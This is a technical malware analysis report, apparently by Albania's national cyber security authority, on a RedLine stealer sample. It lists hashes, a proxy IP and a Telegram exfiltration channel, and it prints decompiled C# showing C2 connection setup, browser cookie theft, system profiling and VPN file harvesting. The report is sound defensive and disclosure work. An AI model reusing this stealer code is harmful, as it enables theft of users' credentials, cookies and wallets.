REPUBLIC OF ALBANIA
NATIONAL AUTHORITY FOR CYBER SECURITY
DIRECTORATE OF CYBER SECURITY ANALYSIS

Redline Malware, Technical Analysis

Version: 1.0
Date: 04/06/2024

TABLE OF CONTENTS

TABLE OF FIGURES

Executive Summary

RedLine Stealer is a type of malicious file designed to steal sensitive information from compromised systems. The actors behind **RedLine Stealer** use several techniques to gain initial access to their victims. It is usually distributed through phishing emails, social engineering tactics and malicious **URL** links. Since its release, malicious actors have exploited **RedLine Stealer** due to its availability and flexibility in stealing credentials that can cause financial loss and data breaches. A common initial access technique used by this **Trojan Stealer** is a phishing **URL link**. Based on **URL** labels, we can see that this Trojan is also packaged, downloaded, or removed by other malware such as **Amadey** or **SmokeLoader.**

Technical Information

Analysis of the Sodalite.exe File (RedLine Malware)

The executable named unknown with the hash value Sha256 ***Sha256:c9b088d954f9292346595b6c472d9a08fcd42a939286f30bd6dd4dc4069c6bf8*** has a packed entropy value of over 7. To understand the behavior of the file, we need to unpack it in order to analyze the code.




Figure 1: The hidden code




Figure 2: The unpacked file




Figure 3: Sodalite.exe

After being unpacked, the file named sodalite.exe with the hash value sha256: **ef54817e86916a12620e84635b16870784e185f91b87b6c74f9b5f19c84921d7** is revealed. Further analysis shows it is programmed in **.NET** using **C#.** Importing this file reveals that the code has no obfuscation or other techniques to make it harder to read, simplifying our analysis process. Static analysis shows several classes and methods aimed at retrieving credentials from various directories. In the class **AesGcm256.cs,** there is a function named **Decrypt** that creates an object of the class **AesFastEngine,** which has implemented functions for encryption and

decryption using **the AES (Advanced Encryption Standard)** algorithm. The decrypted data from **AES** reveals the **malicious RedLine file**.




Figure 4: AES Encryption

In the file's code, there is a class named **EnvironmentChecke**r and a function named **Check().** Additionally, a boolean variable is identified, which initially attempts to install a certificate on the compromised computer. This is done because the malware developers, in the lower part of the script in the function **FindLinksAndSetProxy(),** attempt to set up a proxy server with IP: **217[.]65[.]2[.]14** and port **3333.**




Figure 5: Check Function

The **Check()** function also performs a check on the information from the **RegionInfo** class, comparing the list of preset countries. If a match is found, the application stops executing.

```
private static readonly string[] RegionsCountry = new string[]
{
    "Armenia",
    "Azerbaijan",
    "Belarus",
    "Kazakhstan",
    "Kyrgyzstan",
    "Moldova",
    "Tajikistan",
    "Uzbekistan",
    "Ukraine",
    "Russia"
};
```


Figure 6: List of Countries

The **ConnectionProvider.cs** class is implemented with functions for connecting to the command-and-control server. The **RequestConnection** method takes the address as a parameter and then goes through several steps. It is also noted that a value **"3a050df92d0cf082b2cdaf87863616be"** is used, which is passed as a parameter in the headers.

```
[Obfuscation(ApplyToMembers = true, Exclude = true, StripAfterObfuscation = true)]
1 reference
public bool RequestConnection(string address)
{
    bool flag;
    try
    {
        NetTcpBinding netTcpBinding = new NetTcpBinding
        {
            MaxReceivedMessageSize = 2147483647L,
            MaxBufferPoolSize = 2147483647L,
            CloseTimeout = TimeSpan.FromMinutes(30.0),
            OpenTimeout = TimeSpan.FromMinutes(30.0),
            ReceiveTimeout = TimeSpan.FromMinutes(30.0),
            SendTimeout = TimeSpan.FromMinutes(30.0),
            TransferMode = TransferMode.Buffered,
            ReaderQuotas = new XmlDictionaryReaderQuotas
            {
                MaxDepth = 44567654,
                MaxArrayLength = int.MaxValue,
                MaxBytesPerRead = int.MaxValue,
                MaxNameTableCharCount = int.MaxValue,
                MaxStringContentLength = int.MaxValue
            },
            Security = new NetTcpSecurity
            {
                Message = new MessageSecurityOverTcp
                {
                    ClientCredentialType = MessageCredentialType.None
                }
            }
        };
        netTcpBinding.Security.Mode = SecurityMode.None;
        IContextChannel contextChannel = new ChannelFactory<Entity>(netTcpBinding, new EndpointAddress(new Uri("net.tcp://" + address + "/"), EndpointIdentity.CreateDnsIdentity("localhost"), new AddressHeader[0]))
        {
            Credentials =
            {
                ServiceCertificate =
                {
                    Authentication =
                    {
                        CertificateValidationMode = X509CertificateValidationMode.None
                    }
                }
            }
        }.CreateChannel() as IContextChannel;
        this.connector = contextChannel as Entity;
```

Figure 7: RequestConnection Function


Analysis shows another class named **Ipv4Helper.cs**, which has the function **GetDefaultIPv4Address().** The implemented function attempts to make a request to the API ("https://api.ip.sb/ip). The goal is to obtain the IPv4 address of the compromised computer.



```
2 references
public static string GetDefaultIPv4Address()
{
    try
    {
        bool flag = StringDecrypt.Read(Arguments.IP, Arguments.Key).Split(new string[] { "|" }, StringSplitOptions.RemoveEmptyEntries).Any((string x) => x.Split(new
        bool flag2 = flag;
        if (flag2)
        {
            IEnumerable<NetworkInterface> enumerable = from adapter in NetworkInterface.GetAllNetworkInterfaces()
                where adapter.OperationalStatus == OperationalStatus.Up && adapter.Supports(NetworkInterfaceComponent.IPv4) && adapter.GetIPProperties().GatewayAddr
                select adapter;
            UnicastIPAddressInformationCollection unicastAddresses = enumerable.First<NetworkInterface>().GetIPProperties().UnicastAddresses;
            foreach (UnicastIPAddressInformation unicastIPAddressInformation in unicastAddresses)
            {
                bool flag3 = unicastIPAddressInformation.Address.AddressFamily == AddressFamily.InterNetwork && !IPv4Helper.IsLocalIp(unicastIPAddressInformation.Ad
                if (flag3)
                {
                    return unicastIPAddressInformation.Address.ToString();
                }
            }
            return IPv4Helper.Request("https://api.ip.sb/ip", 15000);
        }
    }
    catch (Exception ex)
    {
    }
    return "UNKNOWN";
}
```

Figure 8: Function to Get the IPV4 Address.


In the **Entity18.cs class**, several implemented functions focus on browser autofill credentials and cookies.



```
list4 = Entity18.Id8<List<Entity10>>(() => Entity18.Id3(dataFolder, "Network\\" + new string(new char[] { 'C', 'o', 'o', 'k', 'i', 'e', 's' })), (List<Entity10> x) => x.Count > 0);
list5 = Entity18.Id8<List<Entity10>>(() => Entity18.Id3(dataFolder, new string(new char[]
{
    'E', 'x', 't', 'e', 'n', 's', 'i', 'o', 'n', ' ',
    'C', 'o', 'o', 'k', 'i', 'e', 's'
})), (List<Entity10> x) => x.Count > 0);
bool flag4 = list4.Count == 0;
if (flag4)
{
    string text5 = null;
    try
    {
        Process process = FileUtil.WhoIsLocking(dataFolder.Split(new string[] { "User Data" }, StringSplitOptions.RemoveEmptyEntries)[0] + "User Data\\lockfile").FirstOrDefault<Process>();
        Proc proc = SystemInfoHelper.QueryProc(null, new int?(process.Id)).FirstOrDefault<Proc>();
        text5 = proc.FilePath;
        try
        {
            process.Kill();
            process.WaitForExit((int)TimeSpan.FromSeconds(30.0).TotalMilliseconds);
        }
        catch (Exception ex)
        {
        }
        bool flag5 = !string.IsNullOrWhiteSpace(text5);
        if (flag5)
        {
            list3 = Entity18.Id8<List<Entity10>>(() => Entity18.Id3(dataFolder, new string(new char[] { 'C', 'o', 'o', 'k', 'i', 'e', 's' })), (List<Entity10> x) => x.Count > 0);
            list4 = Entity18.Id8<List<Entity10>>(() => Entity18.Id3(dataFolder, "Network\\" + new string(new char[] { 'C', 'o', 'o', 'k', 'i', 'e', 's' })), (List<Entity10> x) => x.Count > 0);
            list5 = Entity18.Id8<List<Entity10>>(() => Entity18.Id3(dataFolder, new string(new char[]
            {
                'E', 'x', 't', 'e', 'n', 's', 'i', 'o', 'n', ' ',
                'C', 'o', 'o', 'k', 'i', 'e', 's'
            })), (List<Entity10> x) => x.Count > 0);
        }
    }
    catch (Exception ex2)
    {
```

Figure 9: Browser Cookies


Malicious actors gather information about the information system, with a query executed in the SystemInfoHelper.cs class named **GetProcessors(),** which provides data about the compromised computer's processor.



```
// Token: 0x06000108 RID: 328 RVA: 0x00000194 File Offset: 0x00000590
2 references
public static List<Entity3> GetProcessors()
{
    List<Entity3> list = new List<Entity3>();
    try
    {
        using (ManagementObjectSearcher managementObjectSearcher = new ManagementObjectSearcher("SELSystem.Windows.FormsECT * FRSystem.Windows.FormsOM WinSystem.Windows.Forms32_ProcSystem.Windows.Formsessor",
        {
            using (ManagementObjectCollection managementObjectCollection = managementObjectSearcher.Get())
            {
                foreach (ManagementBaseObject managementBaseObject in managementObjectCollection)
                {
                    ManagementObject managementObject = (ManagementObject)managementBaseObject;
                    try
                    {
                        list.Add(new Entity3
                        {
                            Id1 = (managementObject[new string(new char[] { 'N', 'a', 'm', 'e' })] as string),
                            Id2 = Convert.ToString(managementObject[new string(new char[]
                            {
                                'N', 'u', 'm', 'b', 'e', 'r', 'O', 'f', 'C', 'o',
                                'r', 'e', 's'
                            })]),
                            Id3 = Entity14.Id1
                        });
                    }
                    catch
```

Figure 10: Query on Processor Data

The compromise of the user's VPN credentials is noted when attempting to open the file in the path: **%USERPROFILE%\AppData\Local\ProtonVPN.**



ProtonVPN

```
try
{
    list.Add(new Entity16
    {
        Id1 = Path.Combine(Environment.ExpandEnvironmentVariables("%USERPserviceInterface.ExtensionROFILE%\
          \ApserviceInterface.ExtensionpData\\LocaserviceInterface.Extensionl").Replace("serviceInterface.Extension",
          string.Empty), "ProldCharotonVoldCharPN".Replace("oldChar", string.Empty)),
        Id2 = new string("nSystem.CollectionspvoSystem.Collections*".Replace("System.Collections", string.Empty).Reverse<ch
          ().ToArray<char>()),
        Id3 = false
```

100 %

Locals

Name	Value	Type
this	{ProtonVPN}	ProtonVPN
list	Count = 0x00000001	System.Collections.Generic.List<
[0]	{Entity16}	Entity16
Id1	@"%USERPROFILE%\AppData\Local\ProtonVPN"	string
Id2	"*ovpn"	string
Id3	false	bool
Id5	null	string
Raw View		
Capacity	0x00000004	int
Count	0x00000001	int
System.Collections.Generic.ICollection<T>.IsReadOnly	false	bool
System.Collections.ICollection.IsSynchronized	false	bool
System.Collections.ICollection.SyncRoot	{object}	object
System.Collections.IList.IsFixedSize	false	bool
System.Collections.IList.IsReadOnly	false	bool
_items	{Entity16[0x00000004]}	Entity16[]
_size	0x00000001	int
_syncRoot	{object}	object
_version	0x00000001	int
Static members		

Figure 11: VPN Information

In the **PartSender.cs** class, several functions are identified, some containing Russian characters. During the debugging phase, it is revealed that all gathered information is sent to a Telegram account.

Dynamic Analysis of Sodalite.exe

Static analysis provided information about this file's **TTPs,** but since the malicious actors used methods combining more than two strings to access directory paths at **Runtime**, we need to **debug** and observe the values of each object by setting breakpoints in the functions of interest for analysis. A breakpoint revealed a Telegram channel named **@logsdillabot**, where the gathered data is sent.




Figure 12: Telegram logsdillabot

In the **PartSender** class, there are attempts towards **the %appdata% file**, searching for **Crypto Wallet** credentials.




Figure 13: Crypto Wallets

